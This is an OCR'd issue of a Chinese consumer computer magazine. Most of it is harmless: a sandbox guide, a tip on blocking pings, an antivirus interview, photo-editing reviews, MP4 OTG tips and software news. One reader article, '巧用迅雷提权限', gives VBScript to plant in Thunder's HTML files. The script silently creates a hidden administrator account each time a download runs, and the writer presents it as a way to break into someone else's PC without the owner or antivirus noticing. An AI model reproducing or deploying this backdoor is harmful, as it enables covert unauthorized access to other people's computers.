即时聊天工具都提供“备注姓名”功能, 所以骗子在盗得账号后, 可以直接用备注名向你打招呼, 使人更容易上当受骗。要识破这种骗局也很简单, 直接打电话给该账号的主人证实即可(语音或视频对方都可以推说没有话筒和摄像头)。确认是骗子后, 单击聊天窗口上方的举报按钮, 在弹出菜单中选择“举报”, 将弹出举报窗口, 勾选近期的一条或多条聊天记录作为举报证据, 根据实际情况勾选举报类型, 并输入“附加说明”, 最后单击“提交”即可(如图4)。在腾讯核实为恶意QQ用户后, 会根据危害程度对该QQ号进行警告、限制操作或者封号处理。



提示 Attention

- 除了QQ直接举报, 还可以通过访问QQ安全中心(<http://safe.qq.com/site/index.shtml>)的方法进行举报。
- 对MSN用户来说, 可以通过在线举报网站“<http://im.live.cn/report/>”, 直接提交举报内容, 或者发送E-mail至“msnscint@microsoft.com”。



增强版沙箱新版卡巴的安全免疫区

■ 文/IT民工

现在的恶意软件或插件程序真是令人防不胜防，稍有不慎就会中招，如果这些来路不明的程序或者恶意网站在沙箱这种“虚拟环境”中运行，就能避免系统受到攻击，卡斯基2010全功能安全软件新增的“安全免疫区”功能即可达到沙箱软件的作用。

什么是安全免疫区

卡巴的“安全免疫区”类似于Sandbox之类的“沙箱”软件，即让目标程序都在一个虚拟的环境中运行。在这样的试运行环境中，程序原有的功能都能得到正常发挥，所有行为也都会受到严密监控。并且程序所做的修改和插件在试运行结束后被自动“清零”和复原，完全不会影响到其他应用程序或者操作系统。

安全免疫区的使用方法

在卡斯基2010全功能安全软件主界面中选择“安全中心”，在右边就可以看到“安全免疫区”了。在安全免疫区运行的应用程序点击“添加”链接，在打开的窗口定位到程序的可执行文件所在的路径，或者选择下拉菜单中的“应用程序”。当以安全的方式来使用程序时，只要在图标上点击右键，选择“运行”即可。在

提示 Attention

卡巴安全免疫区的程序免疫具有关联性继承性，也就是说免疫区内程序及调用程序都会一并免疫。最典型的例子就是输入法，比如你将“记事本”添加到安全免疫区运行后，那么在记事本中输入汉字的话，你会发现输入法也会自动被一并免疫运行了。

安全免疫区中运行的程序，程序界面外围会被绿色的光圈环绕，表明处于卡巴安全软件的安全免疫保护之中。

使用免疫区内程序创建的文件

在安全免疫区运行的程序创建更改的对象只在安全免疫区有效，而不会影响标准运行模式。因此为了在标准模式中使用安全免疫区程序所创建的文件夹，卡斯基2010全功能安全软件提供了安全免疫区共享文件夹。标准模式下可以使用该文件夹中保存或修改的对象，双击“我的电脑”就会看到一个“安全免疫区共享文件夹”，再双击即可打开查看了。在卡巴安全免疫区点击“共享文件夹”的链接，同样也可打开卡巴安全免疫区共享文件夹。

新防黑先让电脑学会装聋作哑

■ 文/小黑

电脑不开机，神仙也没法入侵，所以黑客在入侵前首先要确定目标电脑是否开机并联网，不管是使用黑客软件扫描IP还是Ping指令来投石问路，都需要得到目标电脑发出的回应方能决定是否动手。假如我们的个人电脑能对这种扫描和Ping命令装聋作哑，不发出任何回应，就仿佛是没开机一样，黑客们自然会收手退却的。

在Windows系统下，想要电脑学会对Ping命令装聋作哑无需使用任何防火墙软件，只需要在本地安全策略里设置一下“IP安全策略”即可，下面就以XP系统为例介绍一下具体的设置方法。

创建IP安全策略

依次单击“开始/控制面板/管

理工具/本地安全策略”，右键点击左侧的“IP安全策略，在本地计算机”选项，选择“创建IP安全策略”，按照向导操作，在出现的“默认响应规则身份验证方法”对话框中选中“此字符串用来保护密钥交换（预共享密钥）”选项，然后在下面的文字框中任意键入一段字符串（如“禁止Ping”）。

双击新创建的IP安全策略并点击“添加”按钮，在“IP筛选器列表”窗口中点击“添加”，在弹出的“IP筛选器向导”窗口中点击“下一步”，此时将会弹出“IP通信源”页面，在该页面中将“源地址”设为“我的IP地址”，“目标地址”设为“任何IP地址”，即任何IP地址的计算机都不能Ping你的电脑。点击“完

成”后，在“IP筛选器列表”里看到刚刚创建的筛选器，选中后单击“下一步”，在出现的“筛选器操作”页面中设置筛选器操作为“需要安全”选项。

指派IP安全策略

安全策略创建完毕后并不能马上生效，还需通过“指派”功能发挥作用。右键点击“新的IP安全策略”项，然后在弹出的右键菜单中执行“指派”命令，即可启用。至此，这台主机已经具备了拒绝其他任何机器Ping自己IP地址的功能，不过在本地仍然能够Ping通自己，如果再把一些黑客工具、木马常探寻的端口封闭，那你的系统就更加固若金汤了。

智能防护 领先一步

ESET NOD32 4.0保证系统完美安全

ESET NOD32设计了一个高效的内核,作为一个单独的、高度优化的引擎,提供统一的安全保护,防止不断更新的病毒、蠕虫、间谍程序的恶意攻击。本报记者采访了二版科技有限公司副总经理兼技术总监陈爽浩和二版科技中国服务中心经理袁金平,从专业角度对ESET NOD32 4.0进行了分析。



陈爽浩先生
二版科技有限公司副总经理

毕业于美国Centenary College,并取得金融学硕士学位。2006年末加入ESET NOD32中国总代理二版科技(深圳)有限公司,出任副总经理,负责中国大陆市场,主持技术开发、销售管理等重要工作,以“更好的服务,向用户提供最好的产品”的经营理念,在短短的两年半时间,使ESET NOD32品牌成为中国大陆最主要的网络安全产品之一。全球权威杀毒软件研究机构英国VirusBulletin公布最新测试结果,来自斯洛伐克的ESET NOD32第57次通过认证。

记者:针对电脑里残留的顽固文件,4.0版本拥有哪些技术优势,可以帮助用户有哪些选择?

袁经理解答:4.0版本拥有一个专门的清除模块,用来清除一些很难清除的、恶意的威胁。有些木马、病毒本身取得的权限很高,在系统启动之前,以较高的优先级启动,加载或植入到系统的一些进程中,然后去系统的进程占用,一旦被系统的资源占用或者注册到了比较底层的驱动,那么在这种情况下,正常条件是无法删除掉的。在Windows还没有完全启动,这些驱动还没有被加载的时候,是清除的最好时机。4.0拥有一个专门的清除模块,ESET NOD32在清除这些难以清除的文件时,会对它进行一个标记,主动提示用户重启,在重启的过程中,因为模块取得的系统优先级特别高,它能在系统启动一半,也就是杀毒软件的核心模块还没有启动起来的时候,已经启动起来了,这个时候将标记的木马、病毒文件清除掉。通过这个功能就可以有效防护了。

陈副总:实际上是这样:一个过程,ESET NOD32通过服务加载,再进入进程加载。ESET NOD32属于驱动级加载,这个时候可以将顽固的文件彻底清除。其他软件则是属于服务级的,当木马、病毒侵害时,晚于它们启动。所以说,ESET NOD32在驱动级引擎的帮助下,有利于木马查杀。

记者:ESET NOD32考虑过用中文名字来做推广吗?

陈副总:现在我们的用户对ESET NOD32的叫法很多。但是官方还是称其为ESET NOD32。当然我们在网上也征集过中文名称,可惜的是一直没有合适的。其实就像称IBM一样,我们对ESET NOD32已经很熟悉,中文名其实也就没必要了。

记者:今年推出了“一人购买,二人分享”和“三用户”等优惠活动,这样会不会影响市场收入呢?

陈副总:应该说这个不会影响收入。对于目前整个防病毒软件的国内市场来说,还处在一个较低的占有率,国内市场,随着计算机用户的增加,互联网的普及,一直延伸到下面二、三级城市,实际上上网的用户对于正版软件的需求量也是增加的。大家会发现,一线城市的家庭中,很多时候已经不是一台电脑了,会有很多台电脑。甚至两台、三台,每人一台了。那么我们推出这样的系列,主要是方便于一个家庭的使用。不可能家庭买几套软件来使用,所以说我们开放这种权限给大家使用,目的是为了更好的服务于家庭用户。也许它应该叫“HOME版”更合适。

前两期热心坛友名单公布

以下十名论坛坛友,将分别得到金山毒霸或NOD32正版杀毒软件一年期序列号,请在论坛与编辑“杨过”联系,先到先得!

wjqaacc	jjaw2008	xiaochugang	xiaohb
luni2009	sya-admin	s_kirov	喜羊羊
cxc52zy	z490487840		



巧用迅雷提权限

文/张小伟

我经常看《电脑迷》杂志,作为一名黑客爱好者,我做梦都想入侵电脑。虽说用《电脑迷》光盘能让我进入别人电脑,但是不能改密码(这样别人会发现),也不能放任何木马(这样会被杀毒软件查杀),那怎样才能“安全”地入侵呢?

想想现在大家都会安装迅雷,要是能利用迅雷来执行程序,为自己加个用户权限,那就能避开杀毒软件的查杀(因为只是加了用户权限,并没有用黑客程序),并且机主还不知道。记得安装迅雷后,会有一个HTM文件,该文件能让迅雷在下载时,去激活代码。

现在来修改HTM文件,打开“C:\Program Files\Thunder Network\Thunder\Program\geturl.htm”和“C:\Program Files\Thunder Network\Thunder\Program\getAllurl.htm”文件,将提权代码添加进去。

```
<script language="VBScript">
Set vbs=CreateObject("Wscript.Shell")
```

```
vbs.run "cmd /c net user cpcfan 123456 /add",0 ; //每次下载资源时,都会建立用户cpcfan,密码为123456。
```

```
vbs.run "cmd /c net localgroup administrators cpcfan /add",0; //将用户cpcfan的权限提升为管理员权限。
```

```
</script>
```

OK,以后用迅雷下载东东时,就会执行geturl.htm或getAllurl.htm文件,即可执行代码。当机主不在时,就算不用《电脑迷》光盘,也可以直接用cpcfan管理员进入系统。如果机主把该账户删除了,那也没事,只要下次他再用迅雷下载就又有有了。嘿嘿,我真黑!

注:在Windows XP系统下迅雷5.9版测试通过,并且需要在管理员权限下运行。

体验ESET NOD32 4.0 奖品大放送

亲爱的读者朋友们,ESET拥有三位一体的防护体系,为用户提供了一个较为完善的解决方案。还不快快装上软件,亲自去体验体验。在免费体验的同时,我们还送出了奖品。


方式一:写出自己的试用体验,将有机会得到高档双肩背包。(两名)

方式二:写自己杀毒日志或技巧,将有机会得到笔记本散热底座。(三名)


方式三:将自己认为ESET NOD32最好的功能进行窗口截图,将有机会得到精品钥匙扣。(十名)

方式四:为ESET NOD32 4.0写个广告宣传语,谁的精彩谁就能得到ESET NOD32 4.0一年期正版序列号。(十名)

以上任何一种方式参加,将所提交内容发送邮件至mjh@cpccfan.com即可参加。因为参与活动的读者朋友热情高,故本次活动将延长一个月,将在十月下杂志公布获奖名单。



(以上图片仅供参考)



安全互动

你问题 专家答
还有奖品给你拿!



江民科技反病毒工程师 戴硕

戴硕,男,2002年毕业于清华大学计算机科学与技术系,获学士学位,现任江民科技反病毒部经理。戴硕于2003年进入江民公司,一直从事反病毒与网络系统安全的研究和开发工作,作为主创人员参与了启发式智能病毒扫描、恶意网页识别等安全扫描引擎的设计。
联系电话:010-82511166-8024

本期主题: 开机弹出错误提示

网友: 张进

打开电脑后,系统总是会自动打开一个文件夹,并且有时会弹出找不到文件的错误提示,这是什么原因引起的?难道是系统中毒了吗?应该如何解决?

专家: 戴硕

如果真是中毒,就不会只是弹出提示这么简单了。所以你的电脑并没有中毒,应该是因插件引起的系统故障。在Windows XP系统中点击“开始”→“运行”,在“运行”对话框里输入“msconfig”,回车即可打开“系统配置实用程序”。进入“启动”选项卡,取消开机打开文件夹的勾选,点击“确定”即可。这样在开机后,就不会弹出错误提示了。重启后,系统会弹出“系统配置实用程序”对话框,点击“下次不再显示”即可。以后系统在开机时,就不会再弹出任何提示了。

参与方式: 欢迎大家登录“电脑迷”论坛安全版(<http://bbs.cpcfan.com/forumdisplay.php?fid=98>)提问或帮助解答。本期我们都会选出5位幸运读者,各奖一套正版江民杀毒软件(一年有效期)。

搜寻你身边的俏皮女生

三款图片处理软件大阅兵

网络中寄生着数目庞大的一大群宅男宅女，他们善于使用网络互相交流，寻找性格相投的伙伴，分享属于自己的珍藏。照片就是他们最喜欢分享的私人珍藏物品之一，而分享出来的照片不会是普通的照片，每张照片的MM都非常的俏皮可爱，所以在网络横行年代，天生丽质不再是决定因素，照片的后期加工显得尤为重要。小编呕心沥血选取出目前横行网络的三款主流图片处理软件：光影魔术手、可牛影像以及美图秀秀（美图大师）进行对比评测，看看哪款软件的后期图片加工更加适合宅男宅女。

■ 文/小宝，老赵



听听他们的声音

光影魔术手：我在图片前期处理上，绝对是一流水准，连鼎鼎大名的PS都得给我几分面子，在照片后期加工上，我也不含糊，抠图，美肤我样样精通，绝对值得宅男宅女选择。

可牛影像：听听我的名字“可牛”，不简单啊，我在照片加工上可谓专业人士，没有我不能打造的个人形象造型，有我在人人都是俏皮可爱的女生。

美图秀秀：我的名字就代表我属于一流的化妆师，普通的女孩，在我手上就能轻松改变为俏皮可爱的女生，我擅长美肤，装饰等等技术性极高的操作。

抠图功能可牛影像最牛，光影魔术手最差劲

抠图是一门技术活，在后期图片处理中会经常用到，比如将图片抠出，嫁接到另外的背景中，所以说抠图功能是值得关注的。这三款软件都可以方便地抠图，不过在实际应用过程中，可牛影像最好用也最实用，而光影魔术手最不好用，美图秀秀居中。不信大家瞧瞧：

光影魔术手

打开图片后，单击工具栏中的“抠图”按钮即可单独打开抠图窗口，抠图画笔有三种：曲线笔、椭圆笔和矩形笔，选择抠图画笔后抠图，这时候很多新手朋友可能就开始发懵了，拖动画笔后只是在图片上添加了有颜色的线条或是形状，而其实，光影魔术手在抠图时需要用户既要选择前景图区域（也就是

需要抠出来的照片内容），还要设置背景区域（用来填充其他背景图片的位置）。而且在选择前景图片时，并没有提供锚点，不便于修改选择区域（如图1）。

美图秀秀

打开美图秀秀的抠图功能就颇为费劲：在打开图片后需要单击展开左侧工具面板中的“抠图换背景”项，再选择“静态背景”，接下来鼠标光标会变成抠图画笔，然后点选目标区域即可抠图，最后再选择事先准备好的背景图片或是使用软件提供的背景（如图2）。

工具。在工具栏中单击“抠图”按钮后，在打开的抠图窗口左侧工具面板中便可看到抠图工具，包括智能选中笔与智能排除笔及自由抠图按钮，利用两个智能笔几乎就能精准地将图片中的主体抠取出来了：先用智能选中笔将目标抠取位置画几笔，然后再用智能排除笔将误选的位置画几笔，最后再手工拖动选中描点按钮进行修正，基本上就可以达到抠图的目的了（如图3）。



可牛影像

三款软件中，就算可牛影像最方便、抠图功能最强大，在抠图功能上来说，堪比Photoshop这样的专业



编辑点评

抠图的主要组成部分就是选取抠取部分，哪款软件提供的选择功能最强大、最精准，那么该款软件就是最好用的。而三款软件中可牛影像的确是更方便使用的，即使是新手，利用两个智能工具就可搞定抠取部分的选择了。



美肤对比美图秀秀折桂冠

一白盖三丑，可见白晰皮肤对美貌是很重要的，如果先天没有雪白的命，后天补还不行吗！对照片美白处理功能就显得尤为重要了。那么，这三款软件在美肤方面表现谁最牛呢？经过测试，折得桂冠的是美图秀秀。

光影魔术手

光影魔术手提供的美肤功能在使用难度上与可牛影像类似，只需要打开“效果/人像处理/人像美容”，再调节“磨皮力度”、“范围”、“亮度”即可。虽然光影魔术手题美肤调节只需要拖动滑块就可以，但是其美肤效果不太理想（如图4）。



这是已经将亮白调到100%后的效果

可牛影像

在可牛影像中美肤，首先执行“一键磨皮/祛痘”命令，同时，还可以通过调整“力度”滑块的位置来调节磨皮的强度。另外还可以使用“一键亮白”命令提升整个画面的亮度，使图片达到最佳效果。

可牛影像的美肤功能虽然很方便使用，也增加了“一键磨皮”，“一键美白”方便的快捷操作，但是其美肤效果仍旧不太理想（如图5）。



使用一键美白功能并将美白程度设置为最佳

美图秀秀美白效果最理想

在美图秀秀中打开照片后，直接单击“美容”标签，再单击“皮肤美白”按钮，在打开的美白窗口中即可进行美白处理了。还可以直

接通过画笔并配合自定义皮肤颜色来美白（例如直接选择白色），这样一来，可以将皮肤处理得更白晰（如图6）。此外，美图秀秀还提供了诸如眼睛放大、睫毛等美容工具，经过精心设计，一个后天美容后的大美人便跃然纸上。



编辑点评

不仅仅是美肤功能，整个美容方面，美图秀秀都做得比较完美，而光影魔术手提供的功能单一，是三者中最弱的，可牛影像除了在美肤方面输给美图秀秀外，在美容功能方面却不处下风，诸如加睫毛、加眉毛、改发型等美容功能应有尽有。

图片装饰功能美图秀秀、可牛影像各显神通

简单的图片处理功能并不能吸引用户的眼球，而图片装饰功能往往能够拽住用户的兴趣。在这方面，美图秀秀及可牛影像提供了大量图片装饰功能，即使是菜鸟也可以将自己的照片打扮得花枝招展。

美图秀秀中装饰照片很方便

打开照片后，直接在“饰品”、“边框”、“场景”、“闪图”等选项卡中通过对应的按钮即可实现装饰的功能了。

如果喜欢动态效果，还可以通过最新推出的“娃娃”选项卡中的各种娃娃动画功能来实现。所有的操作都很简单，直接通过鼠标指指画画即可搞定（如图7）。

可牛影像在照片装饰方面也不弱

打开可牛影像后，单击“文字饰品”按钮，也可以打开很多可以用来装饰图片的素材。

可牛影像的装饰品也不少，操作起来也不麻烦，而且恰当地利用好场景素材可以瞬间达到美化照片的整体效果。

光影魔术手装饰功能相对薄弱

而在图片装饰功能方面，光影魔术手显得弱势，只提供了诸如影楼特效这样的简单包装，并没有可牛影像、美图秀秀那样提供大量的装饰素材及场景，在一定程度上说，光影魔术手更侧重于图片的编辑功能。



编辑点评

借助照片在网上秀美是很多朋友的爱好，因此，在图片装饰功能方面的需求就显得更侧重些，经过实地评测，可牛影像、美图秀秀在这方面做得比较出色，结合网络资源，现用现下载，很方便，只是在编辑时需要用户连接网络。而光影魔术手更侧重于图片的编辑，在美化方面显得相对薄弱。

移动设备靠互连

随着移动设备的普及,在看片、听歌、看书、数据便携、充电等方面的应用也越来越广,移动设备之间的数据交换也更加频繁。

按照传统的方法,移动设备需要USB接入个人电脑,才能在电脑端对移动中存储的数据进行操作,移动数据交换受到了电脑位置固定的限制。有没有办法脱离电脑,直接在移动设备之间自由交换数据呢?

■ 文/刀刀棋

许多新款的MP4都加入了OTG (USB On-The-Go, 意即移动USB连接) 功能,可以将不同的移动设备直接和MP4相连(如图1),不用电脑,在MP4上就能随时处理其他移动设备上的数据了。OTG这种新模式,让移动设备互联交换数据更方便。



MP4播放器看片听歌虽然方便,但受限于容量,只能存放有限的媒体数据,以前只能不停地腾挪MP4自带的存储空间才能解决问题。但有了OTG功能,就能直接访问如大容量移动硬盘上的片源和歌曲了,在MP4上随意播放,不用电脑中转,不用等待数据复制,轻松扩展了存储空间。歌美X690HD+就是这样一款支持OTG功能的MP4产品,它可以用USB直连到移动硬盘播放海量的片源。

首先连接硬件,使用附带的USB转接线插入歌美X690HD+的迷你USB接口,然后将USB数据线的另一头插入移动硬盘的USB接口即可。其次,MP4软件访问移动硬盘数据。打开MP4的电源开关,在主菜单选择“设置”后确定进入,选中“OTG连接”选项,

再确定,会弹出提示窗口,然后歌美X690HD+就会开始与移动硬盘进行连接,弹出提示“OTG连接中……”

(如图2),连接成功之后,电池图标的左侧会出现一个黄色的OTG图标,表明软件连接成功。最后,按键退回到歌美主菜单,进入“电影院”项,之后就可以直接播放移动硬盘里的电影文件了。



不过,使用OTG连移动硬盘时,有时会出现无法连上的情况,这是因为移动硬盘供电不足而导致设备无法被MP4主机识别。可以在挂接之前,把移动硬盘的外接电源连上,等供电稳定后再按照上面的方法连MP4即可。

■ 轻松出行 随身临时中转站

出门旅行时,经常会带数码相机、PSP、手机等多个电子设备,有时候会遇到相机存储空间已满、要和好友交换好看的电子书或者手机电力不足等情况。之前我们是随身带本本,用电脑来解决这些问题,而现在利用歌美X690HD+的OTG功能,就完全可以作为随身的临时中转站,轻装出行。

■ 拍照后 腾挪数据空间

出行时用手机或数码相机拍照,拍着拍着容量就占满了,此时要么换卡,要么删之前拍的,若是带了本本,倒是可以将照片导出到电脑,但操作比较麻烦。如果利用歌美X690HD+的OTG功能,就可以直接用MP4访问相机的存储数据,将相机里照片直接移动到MP4存储空间中,很方便就能为相机存储卡腾出更大的空间。

以数码相机为例,当数码相机存储卡不够用时,可以利用OTG转接线和USB数据线,将数码相机与歌美X690HD+连接起来。当数码相机与MP4互连后,进入MP4的“文件管理”,可将数码相机里的照片复制过来,删除相机里的照片后继续拍摄。

■ 好东西要随时分享

出门时一帮朋友都会在随身设备中放一些自己喜欢的资源,如音乐、电影、游戏或电子书等。若在同游伙伴的手机上发现一首好音乐或是一部自己喜欢的电影,抢人家的手机来看显得很没风度,其实完全可以用MP4的OTG功能,把音乐、电影、游戏一网打尽,拷过来分享。而自己MP4里面好的资源,也可以通过OTG,分享给朋友们,好东西,就是要随时分享才对!

■ OTG也能临时充电

出行时各种便携设备都是靠电池供应电力,没电了就非常扫兴,回到住处充电还要很久,影响心情啊。其实,利用歌美X690HD+的OTG功能,就可以很方便地给MP3、手机或PSP充电。只要带上对应的充电线,电源插头都可以不用带喔。

OTG的功能这么多,解决了大家的很多问题。大家在购买MP4之前,尽量选购有OTG标识的产品,一般都会在外包装上醒目地标出来,可别看错了喔。



我才是主角让焦点脱颖而出

文/kikier

好不容易来到一个景区,好不容易抢到一个绝佳的拍摄位,好不容易按下快门……咔嚓,一个路人却在这个瞬间被同时定格;从热闹的景区回来,欣赏照片却发现,到处都是人山人海,女友的靓影被淹没在杂乱的人群中。以上的情景大多数人都经历过,那么,该如何让主角脱颖而出,成为焦点呢?笔者请来光影魔术手这个菜鸟版Photoshop来解决问题。

魔术棒 把无关的人消去吧

打开光影魔术手,利用对焦魔术棒可以达到虚化背景的效果,把无关紧要的背景人物虚化掉。点击工具按钮上的“对焦”按钮(或“效果”菜单下的“对焦魔术棒”),弹出“对焦魔术棒”窗口。此时看到整个图片变得模糊了,画面上出现一个绿色的圆圈。调整“对焦半径”,使绿色的圆圈大小适合图片主体大小;另外,调整“背景虚化程度”,把人肉背景虚化到一个满意的程度为止。人肉背景虚化以后,主角就该突出了,将主角用绿色的对焦魔术棒进行“对焦”操作,层次就这样拉

出来了。此方法同样适用于花、鸟、虫、鱼等非人类,你要想突出的,它都能做到。

魔术棒 把颜色留给主角

除了虚化背景,突出主角的方法以外,还可以换另外一招,那就是把背景弄成黑白色,颜色留给主角,仿佛聚光灯打在他们身上的效果。这要借助另外一种魔术棒“彩棒”。同样点击工具栏上的“彩棒”按钮,在弹出的对话框中画面一片黑白,利用魔术棒,调整“着色半径”,在主角身上涂抹,即可把颜色还给主角了。



上面两个魔术棒使用以后,为了使主次更加分明,最好再调整一下“对比度”。这样,那些无关紧要的背景就不会再抢主角的风头了。

暴风影音
BAOFENG.COM

暴风影音学堂



黄森堂

本期专家简介

国内著名的播放器《暴风影音》播放核心研发负责人,风雷影音的创始人,从2003年至今一直从事播放器研发工作,是资深的媒体播放技术专家。

网友dodo: 视频转码器的工作原理是什么?又怎么去评判一个转码软件性能的好坏呢?

专家: 转码简单的理解就是把原来的视频和音频按照要求的格式写成新的文件。第一步是解码,第二步是把解码得到的数据处理成

后面可以编码的数据,第三步是重新编码合成一个文件转码。而转码软件性能的好坏主要看以下几条:

功能能不能满足用户的需求;在功能有的前提下,操作性、交互性要足够人性化;编码的质量,就是编出的视频不够清晰;编码的速度。

暴风转码在推出的时候,也就是考虑到了上面的几个条件,一段时间以来,用户的反响还是不错的。因为现在越来越多的用户需要做格式的转换工作,比如自己外出旅游后拍的视频,做些简单的剪辑工作都会用到格式转换。

读者卢伟奇: 现在网上到处都是在线高清视频,但视频的分辨率却不尽相同,请问这种高清有什么标准没有?在线播放高清的质量与本地看高清一样对机器性能有要求吗?

专家: 现在国内互联网上提供的所谓高清点播服务,基本都不算是真正的高清。传统的广电系统,把视频分为标清(720×576)和高清(1280×720或1920×1080)。为了区别于320×240分辨率的传统互联网视频,也把720×576分辨率的视频叫做高清。互联网上看高清对于带宽和电脑本身的性能都有比较高的要求,而且高清片源也很不好找。

软件快餐

文件批量复制工具

一天一问你问: 我经常需要整理电脑里的文件,把一些文件复制保存到同一个指定目录里。最让人烦恼的是这些文件没有在一个文件夹里保存,我需要在一个文件一个文件地复制,然后一个个粘贴到指定目录里,非常麻烦。我想找一个可以方便快速复制文件的软件,请小编帮忙了。

小编答: 文件批量复制工具可以一次性将多个不同路径的文件或文件夹复制到指定目录下,非常方便。



文件属性修改王

我来自未来问: 前段时间我的电脑中病毒造成系统时间错误,这期间我保存了一批文件,可是文件的属性时间也都是错误的。现在发现文件保存时间的错误后,想要全部更改回来,可是文件的属性是不能手工更改的,我听说有软件可以更改文件属性,所以想请小编提供一下这样的软件,谢谢了。

小编答: 使用文件属性修改王可以方便地修改文件的创建时间、修改时间、访问时间、只读、系统、隐藏属性等。



所谓同行是冤家,小编发现,每逢同行更新或发布新软件,对手就必定跟进,比如浏览器、下载工具……一家更新后,就家家户户都更新。不过,小编才不要给为更新而更新的软件们打广告哩,本期咱们的重点是两款输入法,虽然是同行,不过一个是曾经的大哥,一个是初出茅庐的新人。

本期明星软件

紫光华宇拼音输入法新增网络词库服务

软件版本: 6.5

软件大小: 16MB

软件授权: 免费

老牌的紫光华宇拼音输入法曾经是一款很流行的拼音输入法,但自从支持网络词库的搜狗输入法崛起后,紫光就消沉了很多……最近紫光华宇拼音输入法推出了全新的6.5版,最主要的改进就是提供了网络词库更新服务,可以定期更新网络新词。并且增加了英文联想输入功能,在中文状态下,如果用户输入的拼音串与常用的英文单词前部匹配,则提示用户使用逗号切换到英文候选状态,供用户选择输入。

紫光的这些变化,不知道能不能吸引回曾经的用户们的青睐呢?有兴趣的朋友不妨试试新的紫光华宇拼音输入法,找找往日的感觉。



本期明星软件

酷灵输入法学习用户的输入习惯

软件版本: 2.0

软件大小: 10.2MB

软件授权: 免费

酷灵(Cooling)全能输入法软件是一款混血型输入法,全面支持五笔、拼音、英文混合输入,同时具备“自我学习”功能,小编认为这个功能最实用:通过“自我学习”,酷灵可以收集使用者的输入习惯,学习不同的词汇。它的实现原理是,将搜索技术结合到输入法中,这样就不用下载庞大的热门词库,仅通过分析使用者浏览过的网页和输入过的内容,直接记住使用者的输入习惯,将词库中没有的新词加入到词库中。

对学习到的新词,酷灵会在输入栏候选组词中相应的词组右上角以“L”标示,代表智能学习词组。



QQ音乐播放器全新界面,闪亮登场

软件版本: 2.33

软件大小: 3.4MB

软件授权: 免费

QQ音乐是目前最流行的网络音乐播放器之一,结合QQ可以提供灵活全面的在线听歌服务,让人爱不释手。

最近全新推出的QQ音乐2009正式版,一口气推出三款专用皮肤,设计风格时尚,让人眼前一亮。2009正式版提供了专辑封面功能,在欣赏音乐的时候可以同步显示该音乐的专辑封面,实现音画共赏。还有一些细节上的变化,比如播放控制按钮变得更大,使操作也变得更加方便等。整体来说,QQ音乐2009正式版是很值得一用的。



鲁大师 专业而易用的硬件检测

软件版本：1.0 软件大小：5.8MB 软件授权：免费

电脑硬件对于很多人来说都像天书，光想想品牌型号就让人头痛。怎么才能又方便又准确地了解自己的电脑硬件信息呢？很简单，只要使用“鲁大师”这款软件，一切硬件问题都能轻松化解。

鲁大师的前身是Z武器，它提供专业而易用的硬件检测服务，不仅准确，而且提供详细的中文厂商信息，即使是超级菜鸟，也对电脑配置一目了然。值得一提的是鲁大师提供的各项电脑监控预警、硬件温度监测功能，非常人性化。以查看笔记本电量为为例。在系统托盘处，鲁大师会显示电池可以使用的时间：当电池容量小于25%时，提示颜色为黄色；小于10%时，提示颜色为红色。当电池容量不足15%时，鲁大师会弹出提示信息，希望用户立即进行充电。在充电过程中，只要将鼠标移到图标上，鲁大师还会提示需要多少时间才能将电池充满，非常方便。



365桌面日历 在线同步，时刻保持最新数据

软件版本：2009正式版 软件大小：4.4MB 软件授权：免费

对上班族而言，每天繁忙的工作，杂七杂八的事情一大堆，如果有个帮手来记住并提醒自己该多么轻松！“365桌面日历”就是这样一个小帮手，能让你从纷乱的事情中解脱出来。365日历网本身就是国内的第一日历门户网站，它出品的365桌面日历工具是一款功能强大的桌面日历软件，可以在线同步保存日程计划，使用户可以随时随地制定和分享日程提醒，从而不错过任何重要的约会。

与其它日历软件不同的是，它提供了很多日历资讯模板，通过日历可以快速获取不同内容的新闻资讯，包括体育赛事、电视节目、旅游活动、黄历星座等，相当不错。



升级速递

Windows清理助手 3.0.7.9

新增可疑样本提交和诊断报告提交功能，同时更新脚本库。

360安全浏览器 3.0

支持换肤、在线收藏夹、个人配置导入导出三项新功能，并内置浏览器修复工具，以及优化防假死功能等其他用户体验细节。

永中Office2009 SP1

个人版全面支持Windows 7，同时集成有道词典，实现文档在线翻译，并新增历史文档管理和在线反馈等功能。此外，Linux版本兼容OOXML文件。

世界之窗 3.0.4.5

重点改进下载扩展，对添加下载/批量下载等做了优化。同时，增加“恢复已关闭标签”前进/后退页面的功能，以及修复优化涉及用户体验细节的部分。

追新一族

暴风影音高清体验版 Beta

实现根据高清显卡型号推荐播放方案，并支持播放时快速切换高清方案。同时新增更多高级高清设置功能，如分类器、渲染器、高清方案管理等。

RealPlayer SP Beta 在RealPlayer的基础上增加了音频录制、视频提取、格式转换、音乐商店、电子游戏商店等功能，可方便浏览、保存和组织网络视频资源。

EasyMule 2.0.1

测试版新增文件评论/发布功能，同时改进电驴文件搜索，搜索更快更准确。此外修正与服务器相关的几处崩溃，增强稳定性。

查漏补缺

IE8 for Windows 安全更新 (KB972260)

修正确认的安全漏洞，该问题导致攻击者能够在某台电脑上访问其网站时读取该电脑上的文件或在其上运行程序。

Windows XP 更新程序 (KB970653)

解决由于一些国家/地区的夏令时和时区法律作了修订而导致的问题。

IE8 for Vista 累积安全更新 (KB972260)

解决微软安全公告 MS09-034 中讨论的漏洞。该安全问题会使运行 IE 的系统被获取控制权。



插件引发网页慢

■ 文/张兵

在打开有些网页时,电脑会很慢。比如打开“如意搜”,慢的主要原因就是“如意搜”会加入插件,并且这个插件会执行相关的程序。怎样才能不让这些该“死”的插件弹出呢?

运行360安全卫士,点击“高级”工具标签,然后点击“高级工具

集”,在里面单击“弹出插件免疫”菜单。

这里提供了百多种国内网民最常见的弹出插件的预防功能(默认情况下都未免疫,所以会弹出插件),点击“选中推荐免疫项”(如图),再点击“免疫选中插件”即可免疫成功。

现在,打开那些网页试试,发现相应的插件没了,并且打开这些网站的速度也会快很多。



单位家庭两点一线同步玩转文件共享

■ 文/张进

